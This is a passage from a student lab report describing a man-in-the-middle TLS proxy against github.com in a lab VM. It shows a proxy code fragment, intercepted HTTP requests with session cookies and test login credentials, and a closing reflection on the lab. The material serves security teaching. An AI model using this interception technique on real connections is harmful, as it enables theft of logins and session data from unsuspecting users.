    sock_for_server = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)

    sock_for_server.connect((real_ip_address, 443))

    ssock_for_server = server_sock_context.wrap_socket(sock_for_server,
                                                       server_hostname=hostname,
                                                       do_handshake_on_connect=False)
```


(3.3)

The testing was successful, as when we went to **github.com/login** and used **Username: Jeff** and **Password: Jeff**, the proxy was able to capture the login and password **(3.4).**

```
[10/28/20]seed@VM:~/task3$ sudo python proxy.py
Enter PEM pass phrase:
('request = ', 'GET /login HTTP/1.1\r\nHost: github.com\r\nUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/
60.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip,
deflate, br\r\nCookie: _gh_sess=qECN57Q%2B3VWSEnkBTqY6MNtyo5m9WyXzXCL1yq7cHWB1sokHF2824wsul2OwpvKCHfz5%2BmdC4vm81EkWr9%2FeODe3tOe7kT6HI1aUFOE
uKSiKwO%2Bb1zwXTKhFRu2jfW93hPuWj%2F%2Bm%2BoFPScijmbXyURAXkZniQKUBCoR%2BXxE9qGJOywSao9gzPFWddjTdgJNPmE0%2FnOck%2BPIeCs7UQ6T4XFtFv0Q8Ct5%2B8jpw
imGL0gbiZyw2sMZ22Ipb6QHae03KjR5yiNx41fthSt7z8zEU05884eTQ47F9y7oB1YJJyI8deNfNrQG0FiQZfKpTgtJ7Ygw8WAKXsH%2BnRwP2KF4SOzjO010kEJgU0RMf6VCVQDcQ1fM
Mc95XUTejnEfCga0%2BRvPelo%2FjavDMKVh%2FuPl1h6D5pK5LZer8dBxIT%2BfQe6y3FLVaPPZcxNBiNhKx2w4OufJgXRCpPSlB7DYyXK8SYaWaYKnUN0LYV56Ulp6HwBgGERiWP62t
xG36CdmhsLDzb8AgSdZ%2BfVLpWRPAhysAcBNIENS9I5Vs4brsNGUjfCSwd6u9rpaGHdX0%2FDBark61zxYx2wdiIIM9YSjA7hQD52WD%2BQcRrkRVgSYX%2F3UvcjEqjrUtJ9EaMbNDH
MmkcDkNYq%2F5%2BI0LLszTnIxR81kVKe9PD0cbAmpc%2FbVni3SJpCIt9RiTUetdOWzwt%2F7gJ%2F6K%2BqK%2Fgdtk2WFF25fqoyz2RS22c6YiozBzOLodrlqZnvhgHHtxT6aORS6V
1WAkZiMwKBGvuXzGNQPbZoIFd0z5ihupjB631qkUuVQMEEp6y6tJdg%2FzH8zl3Hg0y1SL2f9lBpyAF8wpr0kAaC1eoDptf3bbaVmYPcA5jPlux5QwiYcHlwKdK2BdoFA8UKH1BhmM8v
oH1uCblwXt%2FNAPglEYSSsbtIQx6Pxr9qZd%2B3tLf5up0JoCDnIK%2FU05MiD2rEajM0McRB3SblXar3eKfcvgNbnKpEoBomm0oloEnweIMhsk%2BUA--DDbl20JfRwr%2Be9Uj--Z%
2FzJL%2Bt6N%2BKQmkcGK1HJYw%3D%3D; _octo=GH1.1.1278207629.1603934070; logged_in=no; _device_id=dede3da70fc7dc78b7438dbda7fc35f8; has_recent_ac
tivity=1\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\n\r\n')
('request = ', 'POST /session HTTP/1.1\r\nHost: github.com\r\nUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firef
ox/60.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzi
p, deflate, br\r\nReferer: https://github.com/login\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 401\r\nCookie: _gh_
sess=czwHrkMYLWovQu7sMnvI7iK7BMKCi%2FagRnRdrYWBHkF7oO%2FZBfoZocEm%2BDka8iNtM9RijZTwXK%2FHaRw3miMx5SvoNMH%2F9Nutz9va9LYr%2BjwkSMYTD9Lgm0MtWWlz
hctNCNNFGL49MHP7ClM8EVEvmNrTB5LZx4nS1qOUwL76ENS6kZIWGPY5kSdhE6HNdO%2FqNAISrkrixujxewXycJ7Qh8eTkBHB8XCi8oVLwhGafHcrJROjSjmbFguaAwXTdYFQ%2BO58H
S%2Bk3yLlLqI6pNyOic3cSog%2BV9qY0Wa1IA3RmNa4yZhRNFhGsEt54J0sAFu029%2BD6LOrs7%2B8eHMT9BQKty45t4MjK8GVTN2mt5M3A4I2yuMo8PHZLPoCODGB5E1t5JB0nyNObH
5PCIF9VoABAOVyyiD%2FJ7yz%2BKd1ew1yWQXksEwIw52CWmF3t63GasDvMHE8e6eRMGhi49iv5WLmbJ1xDeYk2555%2BXAp3SgQkgGiSeuDkd%2BIHekXzSd%2Bu6A5vdsq69PZUci0v
XTRee4y5FI5UwV6aO3AYk9Psnhh7TjGk0AJLjA3DY4YVRn0pbmAIylwoRL1oABak2EyzknopACuPdk69Bko74D1%2FpYYzLpspvMymLgPqP9KgwpCC7lj9H26DVAC0mHkIOWI1vyE1pEK
WSZDlKvJcbvW%2FfGxrHDe%2BLKwxM%2F2LVzxitSa4ESky9OM17Grlb166Xks1dxND1AyteqU35BNONfSZRbVuhh%2FF7cfAFvBMq39v7enf%2BpunttmtRvGux0nCSdnSJQEzxBhDiW
t7cewfpxvthGLAv2p1pMf95d%2BDcySMFw%2BLEuRuzEYvYDHiILnruqlLk9h4JuqKPZ2xiZNX272sMIscWnddqeSAQy7XkUxknEbRMFw6iqRLfKvpEzMSfcWTsfYwcmT8USt9OkWwB0z
9IgpUXukjvUL%2FWTQUxFXxBOKLjHfh9JfYMaCo0kF80y1yieBW5qF2MriQPzGRpQi9zFkMM82%2BoF0--bLKpw57jtbEn9YqA--N6%2BbQsnQ94l13noynt2auw%3D%3D; _octo=GH1
.1.1278207629.1603934070; logged_in=no; _device_id=dede3da70fc7dc78b7438dbda7fc35f8; has_recent_activity=1\r\nConnection: keep-alive\r\nUpgra
de-Insecure-Requests: 1\r\n\r\nauthenticity_token=uTSsthT1G8nIG9LgKthMAftHFoN6CxGv2t0y%2B4%2Bh%2FUc1WXBoTWa3aMCgIzQtaoTKl%2B1uoIMtt1k0LiRV5Ud
I%2BA%3D%3D&ga_id=&login=jeff&password=jeff&webauthn-support=unknown&webauthn-iuvpaa-support=unknown&return_to=&allow_signup=&client_id=&inte
gration=&required_field_8673=&timestamp=1603941730548&timestamp_secret=5a62097722b321d79056c0cfa44527cb52769feef469d')
```

(3.4)

The proxy was also able to show to the client a totally different screen **(3.5).**



(3.5)

Therefore, we can see that the simple proxy was successful in using the **Man-In-The-Middle** attack on a **TLS server** using **github.com** as an example.

<u>Overall Thoughts:</u>

This lab was very challenging for me personally; however, this out of all the labs was the most fulfilling. Even though, it was quite tedious at times to go back to previous labs and redo certain tasks, I feel as though I was most interested in this lab out of all labs. Especially with the last task, I felt as though I was able to hack and figure out login and password information, which is a very cool feeling, but it is also a very rewarding and interesting outcome.

To learn how to set up a TLS server and do many cool things with it is one thing that kept me interested in the lab, but it also kept me on my feet. I would have never guessed that I would simulate a Man-In-The-Middle attack (Task 3), which made me feel like an actual hacker. Not that I would use hacking for unethical measure, but overall, the lab was interesting from start to finish, and I thoroughly enjoyed the challenge of this lab.